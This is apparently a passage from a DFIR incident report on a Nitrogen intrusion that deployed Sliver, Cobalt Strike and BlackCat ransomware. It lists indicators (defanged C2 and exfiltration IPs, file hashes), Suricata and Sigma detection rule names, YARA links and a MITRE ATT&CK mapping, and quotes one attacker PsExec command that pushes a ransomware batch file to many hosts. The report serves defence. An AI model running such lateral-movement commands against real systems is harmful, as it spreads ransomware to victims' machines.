
Ransomware executed against workstations and other servers

cmd.exe /C PsExec64.exe -accepteula
@pc.txt -c -f -d -h 1.bat

02:13 UTC - Impact

Ransomware copied to domain controllers and executed

Diamond Model



Indicators

Atomic

```
Sliver
194.49.94[.]18:8443
194.169.175[.]134:8443

Cobalt Strike
91.92.250[.]60:443
91.92.250[.]65:443

Staging Tool Server
91.92.245[.]26:443

Exfiltration Server
195.123.226[.]84:8000
```

Computed

```
Version.zip
DBF5F56998705C37076B6CAE5D0BFB4D
E6AB3C595AC703AFD94618D1CA1B8EBCE623B21F
5DC8B08C7E1B11ABF2B6B311CD7E411DB16A7C3827879C6F93BD0DAC7A71D321

wo14.py
EB64862F1C8464CA3D03CF0A4AC608F4
6F43E6388B64998B7AA7411104B955A8949C4C63
726F038C13E4C90976811B462E6D21E10E05F7C11E35331D314C546D91FA6D21

worksliv.py
3A4FDBC642A24A240692F9CA70757E9F
794203A4E18F904F0D244C7B3C2F5126B58F6A21
5F7D438945306BF8A7F35CAB0E2ACC80CDC9295A57798D8165EF6D8B86FBB38D

slv.py
7A4CB8261036F35FD273DA420BF0FD5E
9648559769179677C5B58D5619CA8872F5086312
4EF1009923FC12C2A3127C929E0AA4515C9F4D068737389AFB3464C28CCF5925

work.aes
1BE7FE8E20F8E9FDC6FD6100DCAD38F3
C4CDE794CF4A68D63617458A60BC8B90D99823CA
4EE4E1E2CEDF59A802C01FAE9CCFCFDE3E84764C72E7D95B97992ADDD6EDF527

data.aes
4232C065029EB52D1B4596A08568E800
79818110ABD52BA14800CDFF39ECA3252412B232
3298629DE0489C12E451152E787D294753515855DBF1CE80BFCDED584A84AC62

service_probes
637FB65A1755C4B6DC1E0428E69B634E
FBA4652B6DBE0948D4DADCEBF51737A738CA9E67
B3B1FF7E3D1D4F438E40208464CEBFB641B434F5BF5CF18B7CEC2D189F52C1B6

UpdateEG.bat
0B1882F719504799B3211BF73DFDC253
448892D5607124FDD520F62FF0BC972DF801C046
39EC2834494F384028AD17296F70ED6608808084EF403714CFBC1BFBBED263D4

python311.dll
E20FC97E364E859A2FB58D66BC2A1D05
F5F56413F81E8F4A941F53E42A90BA1720823F15
9514035FEA8000A664799E369AE6D3AF6ABFE8E5CDA23CDAFBEDE83051692E63

example.exe
C737A137B66138371133404C38716741
A3E4FB487400D99E3A9F3523AEAA9AF5CF6E128B
25172A046821BD04E74C15DC180572288C67FDFF474BDB5EB11B76DCE1B3DAD3

2-REDACTED-51.exe
7A1E7F652055C812644AD240C41D904A
B39C244C3117F516CE5844B2A843EFF1E839207C
5FAC60F1E97B6EAAE18EBD8B49B912C86233CF77637590F36AA319651582D3C4

domain_name.exe
E0D1CF0ABD09D7632F79A8259283288D
3A78CE27A7AA16A8230668C644C7DF308DE6CF33
D15CAB3901E9A10AF772A0A1BDBF35B357EE121413D4CF542D96819DC4471158
```

Detections

Network

```
ETPRO JA3 Hash - Possible Ligolo Server/Golang Binary Response
ET USER_AGENTS Go HTTP Client User-Agent
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET POLICY PsExec service created
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY Command Shell Activity Over SMB - Possible Lateral Movement
ET POLICY Powershell Activity Over SMB - Likely Lateral Movement
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ET INFO Suspected Impacket WMIExec Activity
ET INFO Observed Cloudflare DNS over HTTPS Domain (cloudflare-dns .com in TLS SNI)
ET SCAN Behavioral Unusual Port 1433 traffic Potential Scan or Infection
ET HUNTING Terse Unencrypted Request for Google - Likely Connectivity Check
ETPRO USER_AGENTS Observed Suspicious UA (Mozilla/5.0)
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

DFIR Private Rules:

```
934fa692-f2fa-4465-8bb3-ee1d4c0718cc : Enabling Safeboot with BCDEDIT
181f510b-0b3c-4e05-939c-7623a4a9c82c : Execution of Python Scripts in AppData Directory
6f77de5c-27af-435b-b530-e2d07b77a980 : Impacket Tool Execution
d2722770-3295-478e-bd58-c3c18baaa821 : Modification of UserInit Registry Value
3f684d2e-4760-4db9-a578-3698e21a01d5 : Modification of UserInit Registry Value
2249fc47-1825-4137-b9ce-aa65749bb68c : Restic Backup Tool Misuse
```

Sigma Repo:

```
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
968eef52-9cff-4454-8992-1e74b9cbad6c : Reconnaissance Activity
8d5aca11-22b3-4f22-b7ba-90e60533e1fb : Wmiexec Default Output File
526be59f-a573-4eea-b5f7-f0973207634d : New Process Created Via Wmic.EXE
7cccd811-7ae9-4ebe-9afd-cb5c406b824b : Potential Execution of Sysinternals Tools
42c575ea-e41e-41f1-b248-8093c3e82a28 : PsExec Service Installation
8eef149c-bd26-49f2-9e5a-9b00e3af499b : Pass the Hash Activity 2
192a0330-c20b-4356-90b6-7b7049ae0b8 : Successful Overpass the Hash Attempt
d7662ff6-9e97-4596-a61d-9839e32dee8d : Add SafeBoot Keys Via Reg Utility
cc36992a-4671-4f21-a91d-6c2b72a2edf5 : Suspicious Eventlog Clearing or Configuration Change Activity
c947b146-0abc-4c87-9c64-b17e9d7274a2 : Shadow Copies Deletion Using Operating Systems Utilities
dcd74b95-3f36-4ed9-9598-0490951643aa : PowerView PowerShell Cmdlets - ScriptBlock
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/25590/25590.yar

External Rules:

https://github.com/RussianPanda95/Yara-Rules/blob/main/Nitrogen/mal_nitrogen.yar

https://github.com/RussianPanda95/Yara-Rules/blob/main/Nitrogen/nitrogen_python311.yar

https://github.com/ditekshen/detection/blob/master/yara/malware.yar#L9267-L9289

https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Hacktool_COFFLoader.yar

MITRE ATT&CK

25590 - Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware

	Tools	Technique
Initial Access	Nitrogen	Drive-by Compromise - T1189
Execution	Sliver Cobalt Strike PsExec	Malicious File - T1204.002 PowerShell - T1059.001 Python - T1059.006 Windows Command Shell - T1059.003 Service Execution - T1569.002 Windows Management Instrumentation - T1047
Persistence	Cobalt Strike up.bat	Winlogon Helper DLL - T1547.004 Scheduled Task/Job: Scheduled Task - T1053.005 Account Manipulation - T1098
Privilege Escalation	Cobalt Strike	Scheduled Task/Job: Scheduled Task - T1053.005 Dynamic-Link Library Injection - T1055.001
Defense Evasion	Nitrogen PyFuscate Sliver Cobalt Strike Blackcat	DLL Side-Loading - T1574.002 Match Legitimate Name or Location - T1036.005 Process Injection - T1055 Clear Windows Event Logs - T1070.001 Safe Mode Boot - T1562.009 Encrypted/Encoded File - T1027.013
Credential Access	Cobalt Strike	OS Credential Dumping: LSASS Memory - T1003.001
Discovery	net nltest ping ipconfig SharpHound PowerSploit	Account Discovery: Local Account - T1087.001 Account Discovery: Domain Account - T1087.002 Domain Trust Discovery - T1482 Local Groups - T1069.001 Domain Groups - T1069.002 Network Share Discovery - T1135 Remote System Discovery - T1018
Lateral Movement	Impacket	Remote Desktop Protocol - T1021.001 SMB/Windows Admin Shares - T1021.002

Lateral Movement		SMB/Windows Admin Shares - T1021.002 Lateral Tool Transfer - T1570
Collection		Data from Network Shared Drive - T1039
Command and Control	Sliver Cobalt Strike	Web Protocols - T1071.001 Ingress Tool Transfer - T1105
Exfiltration	Restic	Exfiltration Over Alternative Protocol - T1048
Impact	BlackCat 1.bat	Inhibit System Recovery - T1490 Data Encrypted for Impact - T1486

```
Account Manipulation - T1098
Clear Windows Event Logs - T1070.001
Data Encrypted for Impact - T1486
Data from Network Shared Drive - T1039
DLL Side-Loading - T1574.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Drive-by Compromise - T1189
Dynamic-link Library Injection - T1055.001
Encrypted/Encoded File - T1027.013
Exfiltration Over Alternative Protocol - T1048
Ingress Tool Transfer - T1105
Inhibit System Recovery - T1490
Lateral Tool Transfer - T1570
Local Account - T1087.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
Match Legitimate Name or Location - T1036.005
Network Share Discovery - T1135
PowerShell - T1059.001
Process Injection - T1055
Python - T1059.006
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Safe Mode Boot - T1562.009
Scheduled Task - T1053.005
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Winlogon Helper DLL - T1547.004
```

Internal case #TB25590 #PR32467